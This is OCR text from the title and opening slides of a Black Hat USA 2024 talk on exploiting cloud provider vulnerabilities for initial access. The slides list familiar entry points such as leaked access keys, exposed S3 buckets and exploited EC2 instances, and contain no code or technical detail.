
Kicking in the Door to the Cloud: Exploiting Cloud Provider Vulnerabilities for Initial Access

Nick Frichette


black hat
USA 2024

Boring



Leaked
Access
Keys



Leaked Access Keys
Exposed S3 Bucket



Leaked Access Keys
Exposed S3 Bucket
Exploited EC2 Instance


Leaked Access Keys
Exposed S3 Bucket
Exploited EC2 Instance
Why is it, when something happens, it's always one of you three?


Boring

